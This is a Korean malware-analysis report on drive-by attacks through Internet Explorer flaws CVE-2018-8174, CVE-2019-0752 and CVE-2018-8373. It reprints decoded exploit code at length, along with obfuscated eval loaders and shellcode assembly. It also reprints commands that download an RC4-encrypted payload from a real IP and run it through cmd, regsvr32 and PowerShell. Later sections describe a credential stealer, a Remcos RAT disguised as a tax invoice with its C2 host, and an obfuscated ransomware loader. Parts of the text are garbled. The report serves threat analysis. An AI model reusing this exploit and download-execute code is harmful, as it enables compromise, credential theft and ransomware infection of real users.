if (typeof LBoSSuXMZy[nQbkfKHNIJ] != 'u'+'ndefi'+gfds) { BKqiwkIPBZ+=LBoSSuXMZy[nQbkfKHNIJ]; }; } for (XTVhbjByFh=0;XTVhbjByFh<=WqMxUYDbzf.length-1;XTVhbjByFh++) {

RFfYbwuWPH = ("s"+"\x75b"+"s")+"tr";ruAEIexExn="pl"+"a"; BKqiwkIPBZ=BKqiwkIPBZ["re"+ruAEIexExn+"ce"](new RegExp(WqMxUYDbzf[RFfYbwuWPH](XTVhbjByFh,1),

"g"),WqMxUYDbzf[RFfYbwuWPH](XTVhbjByFh+2-1,1)); XTVhbjByFh++; }

KFfeWKKVop="e"; dOMlpOsBWY="a"+"l"; eval(BKqiwkIPBZ);


</script>


// MS IE 취약점(CVE-2018-8174)을 악용한 난독화된 악성 스크립트



<script>


hzXMtZHCwy ="l"+"i"+"t";

/\*den\*/utzzGBggUD=" �; }�etu� }�;�ghj�r+�&�|x�-2�1&�/10-�ND�54�xY2�- �gfs\*�14�\*k�s\*/b





�1223�a �-1�aq �hi� 1+1� � aq+�+c�b �x];�/s[c�14�ffd� e[� {�;x++�x 0�\*/�24�7hf�d12



�s9�;} �i�e[A[�32;i�2+� 0�fo�5;�ubs�At�At� �;�F/g�/S�ace�[ds�89�234�wx�qr�klmn�ef



�4FZ�WXY�QRST�FLMN�SD4�FGH�D454�A � v�4fs�fj�2011�34� /�ep� � var�[em�j �e  ,



�+  ar�  +  o�/\*\*�em�rin�ah� v�en�;L �a,r�,x,a�,b 0� {}�var�1fs\*�fgj�hf�d50�29�; /� + �+  �Zy�9nb2�Z  +�  +  �QgU�Fbm  �MTM�X2Ff�9h  �CWF�Mygp�dm�w9eG�bEl�Cg�MyKS�FfYT



�9h�KGFf�2Ex�YV�CBhX�dmN�Cg�5NT�yg�jd�9e�TE�FfY�JYV�HNn�c2Rm�ke�hMTE�Ff� YV9h�U2N�Yn�Qq�IzMy�GN�Zkc�Y3Zz�QoJc�dlZ2�2Vn�ld�dGV�Q0�2Y�KCW�Rm�2xr�ma� tzb�Fh�Mj�nlm�V1d�KHV�c3�zZ�c2Zz�nNk�PX�I1N�eGN2�pI�GVjd�FsU�iJ�XI�hL�MjIy�Zm

�Vy�V1�ZCh�RmZH�c2R�GYzZ�1zZG�idjQ�nZiY�KCX�sI�wu�kIi�wib�IyMj�nlm�XJ�1dXV�Gh

nK�zZmR�WRm�U0M�T1n�yMzN�ZmE�cn�1dX�Cgl1�sI�uZ�Jhc�Im5l�ci�Ms�MjI�nJ5�1dX�1 d�2RoZ�Jkc�Vk�lND�zM2E�TIy�Jyc�XV�AKC�bG�mNy�iI�Im1�l81N�mJ�nKH�Rz�Rz�WRm

�U0M�z1n�IyM�ycnl�1d�KCXV�jIyK�mE�ycn�XV1�k1NC�zKG�YnZ�81�idmJ�kKC�yMz�2Y�Iy

�Zh�cn�V1d�go�pbnV�ENv�IC�a3Nk�Zmps�c2�RmC�ka2�GR�tIG�JZ�ZmE�ycnJ�V1�EyCg

�cn�1d�Cgl�Z29n�9n�dWI�KIC�iA�kIF�lbSA�zR�hjd�nM�ZiN�IAoJ�NC�ud�GN2�RQc�0cy� 3Z�gCg�Jy�2YmV�N2Y�Qcm9�ZC5�YmNz�KCW�WZh�XV1c�Igd�gp�kIF�KR�zE�BhX�PU5l� yM�Hh�U2�Xh0I�Cg�ZnNx�HZ4Z�c2�JR�TE�hY�GNhY�9T�zcTM�zZ�Hh2�kJU2�MoMS�RzZ G�IHh�lRG�JC�nI�gamZ�PTAg�GM0Y�RjN�dmM�IG�Rm�gIA�mZDN�WN2�MxM�V9i�1OZX� ZG�N2Y�2V0�dAo�JT�NxM�4ZH�c2U�JRX�TEx�FhYW�Bj�EpPU�Ez�c2Rm�B4d�CVN�DEp� Rmc�nhk�URpb�KCQl�Rm�IG�IF�0Yz�NDR�M0Y�NH�vci�KC�3M9M�ZiZ�AoJ�Tm�zExM�hX 2�5ld�NGMp�0Yz�0Y�zRjN�IoYz�dx�jZn�ldCB�Qo�kgxZ�wMz�xNDM�byAo�mU5K�zYtJ�ExK� KCZ�zRjN�zQ�jNGM�2Y�b3Ig�CAgC�oJT�c3�OTg2�plcm�V3�Yyk�DRjN�0YzR�Zj�ih�d3�cm

�N2Y�JU2�Myk�SZI�s4Nj�mg4�Uby�ZWQ2�tJk�4KzM�CZo�jN�Q0Y�NG�zR2Y�Gb�2C�ZGZ

�oJa�GZn�mZ�pkaW�yeW�XV1�WIgd�MgIA�MTE�fY�9TmV�nQ0N�Bjd�ClN�TI1�X2�cgYV�1 O�yZT�mN2Y�0I�woKU�CBDb�5Ck�3Bl�kI�KR�TmV�qQ�2R�rdmp�bmx�VuZG�uZW�5l�NG

�zQ0�zRjN�QoYz�zQ1�dmR�Nld�iKS�IY�jU3L�NlOC�ICg�pIF�DE2M�1Mi0�rM�g3Z�z0�DRjN

�0Y�NHZ�vc�ZGYg�N2ZD�ZW�GpB�ZG�amt2�bG�ka�bmVu�Vu�ExMj�2Jf�ldy�akE5�am�Zq

�sa25�mRr�uZ�W5�NldC�eHQg�gp�Jkh

......... 중략 .........

aSFlARugpX=" > \" \')( \t\n";



. <



=

for(RVlutnhUuM='',EfrPtPecKM=3217,lhPgppqzhf=0;EfrPtPecKM>-1,lhPgppqzhf<=3217;EfrPtPecKM--,lhPgppqzhf+

+){

RVlutnhUuM+=POvAEpntru[lhPgppqzhf]; gfds = 'ned';

if (typeof utzzGBggUD[EfrPtPecKM] != 'u'+'ndefi'+gfds) { RVlutnhUuM+=utzzGBggUD[EfrPtPecKM]; }; } for (QQkgMpYZfD=0;QQkgMpYZfD<=aSFlARugpX.length-1;QQkgMpYZfD++) {

kNHWyRSvYU = ("s"+"\x75b"+"s")+"tr";TmEhOpnPcm="pl"+"a";

R V l u t n h U u M = R V l u t n h U u M [ " r e " + T m E h O p n P c m + " c e " ] ( n e w RegExp(aSFlARugpX[kNHWyRSvYU](QQkgMpYZfD,1), "g"),aSFlARugpX[kNHWyRSvYU](QQkgMpYZfD+2-1,1));

QQkgMpYZfD++; }

rPjBNYjEoU="e";BfZfFBpilm="a"+"l"; eval(RVlutnhUuM);

</script>

/?MjgyOTI2^&DIP^&HlyUJrHzO=diet^&vYKYRaOx=shuffle^&pue=why^&shufflet4=wzRoaUtLr…….

[CVE-2019-0752 디코딩 후]

Function ReadByte(byte\_chr)

ReadByte=ghfhf(byte\_chr) And (&h17eb+1312-&H1c0c) End Function

Function IllIIl(lIII)

IllIIl=ghfhf(lIII) And (131071-65536) End Function

Function StrCompWrapper(addr\_name,name\_input)

Dim name\_str,idx name\_str=""

......... 중략 .........

Sub TriggerWrite(where, val) Dim v1

Set v1 = document.getElementById("container1") v1.scrollLeft = val

Dim c

Set c = new MyClass c.Value = where

Set v1.scrollLeft = c

End Sub

Sub WriteInt32With3ByteZeroTrailer(addr, val) // CVE-2019-0752 (MS IE 취약점) fake11 = &hff

TriggerWrite addr , (val) AND fake11 TriggerWrite addr + 1, (val\&h100) AND fake11 TriggerWrite addr + 2, (val\&h10000) AND fake11 TriggerWrite addr + 3, (val\&h1000000) AND fake11

End Sub

......... 중략 .........

Sub Exploit()

TriggerWrite addressOfGremlin, &h4003

For i = ((addressOfGremlin - &h20) / &h10) Mod &h100 To UBound(ar1) Step &h100 If Not IsEmpty(ar1(i)) Then

dgfgghjfgh = i Exit For

End If

Next

If IsEmpty(dgfgghjfgh) Then Exit Sub

End If

For i = 0 To UBound(ar2)

Set ar2(i) = CreateObject("Scripting.Dictionary")

Next

......... 중략 .........

WriteAsciiStringWith4ByteZeroTrailer addressOfDict, "((((\..\PowerShell.ewe -Command ""<#AAAAAAAAAAAAAAAAAAAAAAAAA"

WriteInt32With3ByteZeroTrailer addressOfDict + &h3c, fakePld

WriteAsciiStringWith4ByteZeroTrailer addressOfDict + &h40, "#>$a = """"Start-Process cmd.exe

`""""""cmd.exe /q /c cd /d ""%tmp%"" && echo function O(l){return Math.random().toString(36).slice(-5)}; function V(k){var y=Q;y['set'+'Proxy'](n);y.open('GET',k(1),1);

y.Option(n)=k(2); y.send(); y['Wait'+'ForResponse']();

if(200==y.status)return \_(y.responseText,k(n))}; function \_(k,e){

for(var l=0,n,c=[],F=256-1,S=String,q=[],b=0;256^>b;b++)c[b]=b; for(b=0;256^>b;b++)l=l+c[b]+e['cha'+'rCodeAt'](b%e.length)^&F,n=c[b],c[b]=c[l],c[l]=n;

for(var p=l=b=0;p^<k.length;p++) b=b+1^&F,l=l+c[b]^&F,n=c[b],c[b]=c[l], c[l]=n,q.push (S.fromChar Code(k.charCodeAt(p)^^c[c[b]+c[l]^&F]));

return q.join('')};

try{var u=WScript.Echo(),o='Object',A=Math,a=Function('b','return W S c r i p t . C r e a t e ' + o + ' ( b ) ' ) ; P = ( ' ' + W S c r i p t ) . s p l i t ( ' ')[1],M='indexOf',q=a(P+'ing.FileSystem'+o),m=WScript.Arguments,e='WinHTTP',Z='cmd',Q=a('WinHttp.WinHttpReq uest.5.1'),j=a('W'+P+'.Shell'),s=a('ADODB.Stream'),x=O(8)+'.',p='exe',n=0,K=WScript[P+'FullName'],E='.'+p;s.Type= 2;s.Charset='iso-8859-1';s.Open();try{v=V(m)}catch(W){v=V(m)};d=v.charCodeAt(027+v[M]('PE\x00\x00'));s.WriteTex t(v);if(31^<d){var z=1;x+='dll'}else x+=p;s.savetofile(x,2);s.Close();z^&^&(x='regsvr'+32+E+' /s '+x);j.run(Z+E+' /c '+x,0)}catch(xXASXASSAA){};q.Deletefile(K);>3.tMp && stArt wsCripT //B //E:JScript 3.tMp hZytEL5Ng <http://95.216.179.33/?MjgyOTI2>^&DIP^&HlyUJrHzO=diet^&vYKYRaOx=shuffle^&pue=why^&shufflet4=w zRoaUtLroBOAPp30HRfwRhzt1VVFNF8K6vjEPXmBSY1JWy\_hOLZQN1otKWJA^&bxyRJzLEn=twix^&oArlEA=shu ffle^&Dsvi=ftp^&ENtZRBymG=shuffle^&ZAXN=twix^&aOPpb=ftp^&AiXmdGy=street^&obyvan4=z33QMvXcJwDQC4r BJOXAT6FbNk3YH1iOwJH\_783ORZ\_xOWPPk-rBDV3xrh3yH^&byGYS=ftp^&ZZYT=community^&yUvJjHMjQ5Nzg3 ""1""`"""""""""""" ; Invoke-Command -ScriptBlock ([Scriptblock]::Create($a))""" // PowerShell을 통해 데이터 수신

및 실행

On Error Resume Next dict.Exists "dummy"

For i = 1 To 3

WriteInt32With3ByteZeroTrailer addressOfDict + &h48 \* i, vtableOfDict WriteInt32With3ByteZeroTrailer addressOfDict + (&h48 \* i) + &h14, 2

End Sub Exploit

Next Erase Dict Erase ar2

/?NjMwODM=&WWWy&KkcbXnLir=arena&BDdpxs=arena&lSvirVCx=one&RiDOi=shuffle&GEvX…….

[CVE-2018-8373 디코딩 후]

Dim awhgh Dim aw

Dim lunnga(32) Dim y(32) Function hegfhsdf

Dim i

For i = 0 To k3

y(i) = Mid(x, 1, k2\*12)

Next End Function

......... 중략 .........

Class jhgjghjg

Dim Num Dim Num1 Dim Num2

Dim Num3

Dim Num4 Dim Num5 Dim Num6

Dim Num7

Dim Cod()

Private Sub Class\_Initialize // CVE-2018-8373 (MS IE 취약점) ReDim Preserve Cod(k1, k2)

End Sub

Public Sub ZeroineL()

ReDim Preserve Cod(k1, k1)

End Sub End Class

......... 중략 .........

Function hehgfggghsdf

Dim i

For i = 0 To k3

y(i) = Mid(x, 1, k2\*12)

Next End Function

Sub fire()

On Error Resume Next key="hZytEL5Ng"

url="[http://95.216.179.33/?NjMwODM=&WWWy&KkcbXnLir=arena&BDdpxs=arena&lSvirVCx=one&RiDOi=shuffle&](http://95.216.179.33/?NjMwODM&WWWy&KkcbXnLir=arena&BDdpxs=arena&lSvirVCx=one&RiDOi=shuffle) GEvX=diet&obyvan4=zn3QMvXcJwDQC4DIJOXAT6FbNk7SFViOwJH\_76yyCc3xOWPPk7DPRAOzrh3yH1-A9&MP oqIRAN=velo&WBX=arena&BSxhWHu=ftp&thhq=cars&JtZHxQ=velo&CCHCodUFt=why&MYMBq=from&shufflet4=a d7LboBOAHhhReEKgFhzo0OWlwaoa6pjELXy0eehMOAzRSLYQJN-ZGQErALhR32\_w&JGLNTM0MTcy" // 데이터

수신 URL

uas=Navigator.userAgent

Set oss=GetObject("winmgmts:").InstancesOf("Win32\_OperatingSystem") Dim osloc

Dim awghjghg

for each os in oss

osloc=os.OSLanguage

next SetLocale(osloc)

Set req=CreateObject("WinH"&"TTP.WinHTTPRequest.5.1") fdgx4545c = "GET"

req.SetProxy 0

req.Open fdgx4545c,url,0 req.Option(0)=uas

req.Send

If 200=req.status Then

z=req.responseBody // 데이터 수신

Set c=CreateObject("Scrip"&"ting.FileSy"&"stemObject") tmp=c.GetSpecialFolder(2)

fake32=tmp&"\System32"

If Not c.FolderExists(fake32) Then c.CreateFolder(fake32)

End If

Dim uyu5t,dlltxt,sdfsdf,dop,fakedll

dop=&h20 vxcv = 0

one = 1

forr = 4 jfsjdf = &h68 popi = 2

fdf = "10"

sdfsdf = " 4D 5A 80 00 01 00 00 00 04 00 10 00 FF FF 00 00 40 01 00 00 00 00 00 00

40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 80 00 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72 61

6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0A 24 00

00 00 00 00 00 00 00 50 45 00 00 4C 01 0A 00 21 3C 6E 58 00 00 00 00 00 00 00 00 E0 00 0E 21 0B

01 01 47 00 02 00 00 00 06 00 00 00 00 00 00 01 B0 00 00 00 10 00 00 00 20 00 00 00 00 40 00 00 10

00 00 00 02 00 00 01 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 E0 00 00 00 10 00 00 00 00 00

00 02 00 40 00 00 10 00 00 00 10 00 00 00 00 01 00 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00

00 00 00 00 14 C0 00 00 28 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 BC BF 00 00 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 00 2E 74 65 78 74 00 00 00

00 10 00 00 00 10 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 00 E0 2E

64 61 74 61 00 00 00 00 10 00 00 00 20 00 00 00 02 00 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00

00 00 40 00 00 C0 2E 69 64 61 74 61 00 00 00 10 00 00 00 30 00 00 00 02 00 00 00 08 00 00 00 00 00

00 00 00 00 00 00 00 00 00 40 00 00 C0 2E 72 65 6C 6F 63 00 00 00 10 00 00 00 40 00 00 00 02 00 00

00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 // 바이너리 코드

......... 중략 .........

hexarr = Split(sdfsdf)

ReDim binarr(UBound(hexarr)) For i = 0 To UBound(hexarr)

binarr(i) = Chr(CInt("&h" & hexarr(i)))

Next

binstr = Join(binarr, "") For i=0 to Ubound(hexarr)

hexarr(i) = Chr(hexarr(i))

Next

dlltxt = binstr

fakedll = c.BuildPath(fake32,"she"&"ll32.dll") // 바이너리 코드를 shell32.dll 파일명으로 생성

Set b=c.CreateTextFile(fakedll) b.Write dlltxt

b.Close f=c.BuildPath(tmp,rnds(8)&".exe")

Set stream=CreateObject("ADODB.Stream") stream.Open

stream.Type=1

stream.Write z // 수신한 데이터를 스트림에 저장

arcnsave stream,key,f stream.Close

Set w=CreateObject("WScript.Shell") w.CurrentDirectory=tmp oldroot=w.Environment("Process").Item("SystemRoot") w.Environment("Process").Item("SystemRoot")=tmp w.Environment("Process").Item("SysFilename")=f

Set sh = CreateObject("Shell.Application")

Environment("Process").Item("SystemRoot")=oldroot

End If End Sub

......... 중략 .........

For i=0 To slen-1

x=(x+1) And 255

y=(y+s(x)) And 255 t=s(x):s(x)=s(y):s(y)=t

rc(i)=Chr(CByte(s((s(x)+s(y)) And 255) Xor AscB(stream.Read(1)))) // 수신한 데이터 복호화

Next

Dim rctxt: rctxt = join(rc,"")

Set c=CreateObject("Scripting.FileSystemObject") Set b=c.CreateTextFile(fname) // exe 파일 생성 b.Write rctxt

b.Close End Sub

......... 중략 .........

Function hehgfggsdf

Dim i

For i = 0 To k3

y(i) = Mid(x, 1, k2\*12)

Next End Function

/?MjgyMTcz&FLexolf&mkdvyRDIp=ftp&WGDnsERy=from&vKGhDa=shuffle&sKsxtWo=arena&N…….

[CVE-2018-8174 디코딩 후]

// MS IE 취약점을 악용하여 악성코드 다운로드

Dim xvxdsdfsq3 Dim cvbcfgr3sd(6) Dim cvdfg45sd(6) Dim cvbdfd3s

Dim cvbcfrewwqq2(40)

......... 중략 .........

Function getegeheteegegegege()

strString =

"[http://95.216.179.33/?MjgyMTcz&FLexolf&mkdvyRDIp=ftp&WGDnsERy=from&vKGhDa=shuffle&sKsxtWo=arena&](http://95.216.179.33/?MjgyMTcz&FLexolf&mkdvyRDIp=ftp&WGDnsERy=from&vKGhDa=shuffle&sKsxtWo=arena) NOLzuqHh=diet&QWCGzMsD=why&kcZr=ftp&rkmTwwcKz=cars&njU=ftp&YCr=cars&dvthnAUx=one&obyvan4=z33 QMvXcJwDQC4rCJOXAT6FbNk3YH1iOwJH\_783ORZ3xOWPPk-rBDV3xrh3yHw&shufflet4=zRoaUtLroBOAPp30H RfwZhzt1VVFNF8K6tjEPXmBSY1JWy\_BGIYwhBz8\_VF7AL&OChZgRfT=twix&BQsNknEFMzc0MjUz" // 데이터

수신 URL

linkHex =""

For i=1 To Len(strString)

linkHex = linkHex + Hex(Asc(Mid(strString,i,1)))

Next

key = "hZytEL5Ng" linkHex2 =""

For i=1 To Len(key)

linkHex2 = linkHex2 + Hex(Asc(Mid(key,i,1)))

Next

slang = "22"

sla = "20"

nulla = "00000000"

klsdfslkjf =

"B125831C966B96D05498034088485C975F7FFE0E8E9FFFFFFD10D61074028D7D5D3B544E00FC4B40FC4880 FC4880F840F840FDC9C0D5C87C4B80FD4FC855E0FFEA4855BB54D0F83855C05BCC7F6E1E5F19805FC8FF7

......... 중략 .........

0E7ECACFCE0E2E3E0E2E3E0E2DCADFFF9BFF5AAC0E1E8E1F0E1E2EDE8E1ACCFADBFBAB7AAF0C9F4A4 A2A2A4A4F7F0C5F6F0A4F3F7C7F6EDF4D0A4ABABC6A4ABABC1BECED7E7F6EDF4F0A4B7AAF0C9F4A4A6"

str = "E"+ klsdfslkjf + linkHex2 + slang + sla + slang + linkHex + slang + sla + slang + "A4" + slang + nulla

// 쉘코드 조합

russyssdsdrrr55=Unescape("%u0000%u0000%u0000%u0000") &Unescape(tu\_22222222\_0(str) ) russyssdsdrrr55=russyssdsdrrr55 & String((&h80000-LenB(russyssdsdrrr55))/2,Unescape("%u4141")) getegeheteegegegege=russyssdsdrrr55

End Function

Function esdd22345678987654(ByVal value) Dim High,Low

High=kjf454er((value And &hffff0000)/&h10000,4) Low=kjf454er(value And &hffff,4) esdd22345678987654=Unescape("%u" &Low &"%u" &High)

End Function

......... 중략 .........

Sub a\_a\_a\_a\_a111323

cvbcsdfsd.mem(cvb4sdfs2)=&h4d cvbcsdfsd.mem(cvb4sdfs2+8)=0

msgbox(cvb4sdfs2) End Sub

Class caaaaa1111

Private Sub Class\_Terminate() // CVE-2018-8174 (MS IE 취약점) Set cvbcfgr3sd(cvbdfd3s)=xvxdsdfsq3((&h1078+5473-&H25d8))

cvbdfd3s=cvbdfd3s+(&h14b5+2725-&H1f59) xvxdsdfsq3((&h79a+3680-&H15f9))=(&h69c+1650-&Hd0d)

End Sub

End Class

Class caaaaa11112

Private Sub Class\_Terminate()

Set cvdfg45sd(cvbdfd3s)=xvxdsdfsq3((&h15b+3616-&Hf7a)) cvbdfd3s=cvbdfd3s+(&h880+542-&Ha9d) xvxdsdfsq3((&h1f75+342-&H20ca))=(&had3+3461-&H1857)

End Sub End Class

......... 중략 .........

Sub gogogogog

uuuuuurrryfa2 uuuuuurrryfa22 dim ksldfjldklksdf

ksldfjldklksdf = "NtContinue" uuuuuurrryfa2222=vcdr322() vbvbvb\_564=bvdf33(iuiy54(uuuuuurrryfa2222))

uuuuuurrryfa222233=gwe43ghedfbdsfdsdhg(vbvbvb\_564,"msv"&"crt.dll") uuuuuurrryfa222233a=gwe43ghedfbdsfdsdhg(uuuuuurrryfa222233,"ker"&"nelbase.dll") uuuuuurrryfa222233aa=gwe43ghedfbdsfdsdhg(uuuuuurrryfa222233,"ntd"&"ll.dll") xcfvbcvbv454=sdfsdf3fsfsdfsdfdssd(uuuuuurrryfa222233a,"Vir"&"tualProtect") xcvcb5454=sdfsdf3fsfsdfsdfdssd(uuuuuurrryfa222233aa,ksldfjldklksdf)

bvgf5644 getegeheteegegegege() sdxcvsdfdsg=xccvb33()+4\*2

bvgf5644 a\_a\_a\_a\_a111(sdxcvsdfdsg) a\_a\_a\_a\_a11132=xccvb33()+69596 bvgf5644 a\_a\_a\_a\_a1113(a\_a\_a\_a\_a11132) llIIll=xccvb33()

a\_a\_a\_a\_a111323

End Sub

gogogogog

[ 쉘코드 실행 시 임시폴더에 아래와 같은 자바스크립트 생성 및 실행 ]

<SCRIPT LANGUAGE="JavaScript">

function O(l) {

return Math.random().toString(36).slice(-5)

};

function V(k) { var y = Q;

y["set" + "Proxy"](n);

y.open("GET", k(1), 1); // 특정 url 접속 y.Option(n) = k(2);

y.send(); /\*asd\*/

y["Wait" + "ForResponse"]();

if (200 == y.status) return \_(y.responseText, k(n)) // 데이터 수신

};

function \_(k, e) {

for (var l = 0, n, c = [], F = 256 - 1, S = String, q = [], b = 0; 256 ^ > b; b++) c[b] = b;

for (b = 0; 256 ^ > b; b++) l = l + c[b] + e["cha" + "rCodeAt"](b % e.length) ^ & F, n = c[b], c[b] = c[l], c[l]

= n;

for (var p = l = b = 0; p ^ < k.length; p++) b = b + 1 ^ & F, l = l + c[b] ^ & F, n = c[b], c[b] = c[l], c[l]

= n, q.push(S.fromCharCode(k.charCodeAt(p) ^ ^ c[c[b] + c[l] ^ & F])); return q.join("")

};

try {

var u = WScript.Echo(), o = "Object",

A = Math,

a = Function("b", "return WScript.Create" + o + "(b)");

P = ("" + WScript).split(" ")[1], M = "indexOf", q = a(P + "ing.FileSystem" + o), m = WScript.Arguments, e

= "WinHTTP", Z = "cmd", Q = a("WinHttp.WinHttpRequest.5.1"), j = a("W" + P + ".Shell"), s = a("ADODB.Stream"), x = O(8) + ".", p = "exe", n = 0, K = WScript[P + "FullName"], E = "." + p;

s.Type = 2;

s.Charset = "iso-8859-1";

s.Open(); try {

v = V(m)

} catch (W) {

v = V(m)

};

d = v.charCodeAt(027 + v[M]("PE\x00\x00")); s.WriteText(v);

if (31 ^ < d) { var z = 1; x += "dll"

} else x += p;

s.savetofile(x, 2); // 수신한 데이터를 파일로 생성(za4tw.exe) s.Close();

z ^ & ^ & (x = "regsvr" + 32 + E + " /s " + x); j.run(Z + E + " /c " + x, 0) // 실행

} catch (xdfgdfgdfX) {};

q.Deletefile(K);

</SCRIPT>

* 악성코드 파일(za4tw.exe) 상세분석 내용

### 악성코드 행위 : 악성코드 실행 시 계정 정보(브라우저, 메일)를 수집 후 수집한 정보를 특정 URL로 유출하는 악성코드

* 네트워크상의 악성행위

|  |  |  |  |
| --- | --- | --- | --- |
| 도메인 | IP | 용도 | 상세내용 |
| 확인불가 | - | 정보유출지 | 정보유출(계정정보) |

* + 운영체제상의 악성행위

|  |  |
| --- | --- |
| 항목 | 내용 |
| 행위 |  |
| 특정 프로세스 인젝션 |
| 행위 |  |

|  |  |
| --- | --- |
|  |  |
| 브라우저 계정정보(Web Data, Login Data) 및 개인 설정 파일 확인 |

|  |  |
| --- | --- |
| 행위 |  |
| 익스플로러 로그인 정보 확인 |
| 행위 |  |

|  |  |
| --- | --- |
|  |  |
| 메일 클라이언트 설정 확인 및 프로토콜 메일계정 정보 확인 |
| 행위 |  |

|  |  |
| --- | --- |
|  |  |
| 수집한 정보를 특정 파일로 저장 |
| 네트워크 |  |
| 특정 문자열을 조합해 정보유출 URL 생성 후 수집한 정보를 유출 |

## 국세청 ‘전자세금계산서’ 사칭 정보유출(기기정보)형 악성코드 유포

➡ **정보유출**(**계정정보**)

* 악성코드 파일(NTS\_eTaxInvoice.img) 상세분석 내용
* 악성코드 행위 : 브라우저 계정정보 수집, 키로깅, 웹캠 제어 등의 기능을 갖춘 Remote RAT 악성코드

### 네트워크상의 악성행위

|  |  |  |  |
| --- | --- | --- | --- |
| 도메인 | IP | 용도 | 상세내용 |
| xxxxza.dynamic-dns.net | 185.140.53.23  (유럽) | 정보유출지 | 원격제어 |

* + 운영체제상의 악성행위

|  |  |
| --- | --- |
| 항목 | 내용 |
| 행위 |  |
| img 내 PDF로 위장한 실행파일 |
| 행위 |  |

|  |  |
| --- | --- |
|  | 배치파일을 통한 환경변수 설정 |
| 행위 |  |
| Remcos 2.7.0 Pro |
| 행위 |  |

|  |  |
| --- | --- |
|  |  |
| 브라우저 계정정보 수집 |
| 행위 |  |

|  |  |
| --- | --- |
|  | 키로깅 |
| 행위 |  |
| 웹캠 제어 |
| 네트워크 |  |
| 특정 도메인에 접속하여 정보 유출 등 악성행위를 수행하지만 현재는 차단하여 접속 불가 |

## 유명 애니메이션 파일로 위장한 랜섬웨어 악성코드 유포

➡ **랜섬웨어**(Sodinokibi)



loader\_zip.js

// 난독화되어있는 스크립트

function no(){bell=1742;

WScript.Sleep(47152); while(433){try{decide[bell]();}catch(silent){decide[1522576]=boat;}bell++}}

function boat(){decide[3985634]=power;

sit = 'eedmnxnntOioSf.rt(Oir\\(\"iv(@nn \\g\"fEs+id(d n\"+\\a;

\\%\"tpU@xxS\\e\"EET,R.e D)s0N\\n\"S)olD)plO=seM=ehA-rSI1..N)Jt% p\"{\\i= )r W cOS!S c=Wrr

\\a\"\"i\\(vp%t tUc{.Se sEj)lRb0eDO0eNe2pSt (Da=2Oe=2Mr=2AC 2I.s2Ntu)%pt;

\"i\\ ar)}tc sS{e.WdlJ(=s( de f+ fi\"{\\ i 2; O7)} 80 =13;

4+eO60s.\"7\\rl,;ea2}pf( l ]tan\\r\"rcyrue{tt( se\\J\"rb.@ uo\\{\"ps)+e\\e\"nd([(+h)\'\\\\\"c(G@tgE\\a\"Tnc,\'i\\\\}\",r \\ \";t\')\\S);ho( ttdvt.nap)ers(s :m.F/oJ /d =\'n\\;

a+O)rE.e.[rshbelt]paa+lfM\'a\\ c/=,es d(ed+/a \"(\\;r\\=\\c)kdh\\y\'.{gPp2qTh}mTp)kH\'/\\Lgg+Md,\"X\\ wr?fwehutvunvruc\'e(tdSnie.so(2]nzL[ nMa(mXuShS{) My r\\t\'}{;(1 7t=recveaeetlj;u4b4r-O7n4e= zt;

S)a\"t\"e+r\"rZiSC\_nG.\"g+t\".EpRf\"i r,r\"o\"c m,SeCgWnha ra(=]r\" eC\"J+o\" td\"{+e\" i(r)\"p+3\"aW gre<Rs\" [enboIi(tna nt e{( l)Sei(,hhc1twa0c )};+;0)3e g0n=a)r (;]b\" d \"}+;\")a]e;

\"\\+\"\" Rlgh\"n+u\".emRg\"a[nnnoii[tpa3ne ]{i (ydrFtr;)\"e\\(\\vn)pem;

XdK K-\\W\\e\"S+f\"cRaEr\"c+i\".Sp\"w+t\"wU.\_w\"Q+\\\"\"TuN,\"i+\\\"\"Et\"m+(\"oR)RcU;\".+ \"eC}\_cY \"n+}\"aE Kr\"e+u\"lHs\"s n=e ie gyn{apr o;W)n\"S\"a+c\"clrl.\"i+w\"pewhtSw\".+\\\"\".s\",+l\"\\t\"\"e+l\"eppip\".+(\"sr2cjS2Wp\"2(c]2\"c\"2+.\")twc;ewj bwO}\"\\+\"\" e[\"b+ \"+t=\"++ \";aE\"}+\'\")e)r(C)\";[})ctapticrhc(SeW)({ W=S cnroiiptta.ns;l8e5e1p1(=2z8d1g2t2p5g8h5P9c)k; C}rtoptxcvu=rhtusmnaonc;';able=0;}

function power(rise,wait){move=1;old=move;garden=old+move\*old+move;decide[5874686]=plural;} function thin(){human[garden](human[old])(decide);}

function ground(been,huge,crease,weight,pattern){return govern(been,huge,move);} function send(insect){score=able;dad="";

while (score < 2918) {where=ground(insect,score);

dad=blow(dad,where,score); score++; }return dad;}

no(decide=[9502]);

function plural(to,deal){prove="CkcPh";decide[6002954]=race;human=notice(send(sit),prove);} function race(tone,prepare){decide[6594289]=thin;human[garden] = boat[human[able]];}

function blow(language,see,direct,pretty,floor,supply,team) { if (nothing(direct)) return language+see; else return see+language; }

function govern(area,money,less,connect,eat,agree,back) {return area.substr(money,less);} function nothing(mile,study,town){return mile % (old+old);}

......... 중략 .........

// 복호화 스크립트

E = ["[www.ccpjs.pl](http://www.ccpjs.pl/)", "[www.canopyinsurance.com](http://www.canopyinsurance.com/)", "[www.cafe-deverdieping.nl](http://www.cafe-deverdieping.nl/)"]; b = 0;

while (b < 3) {

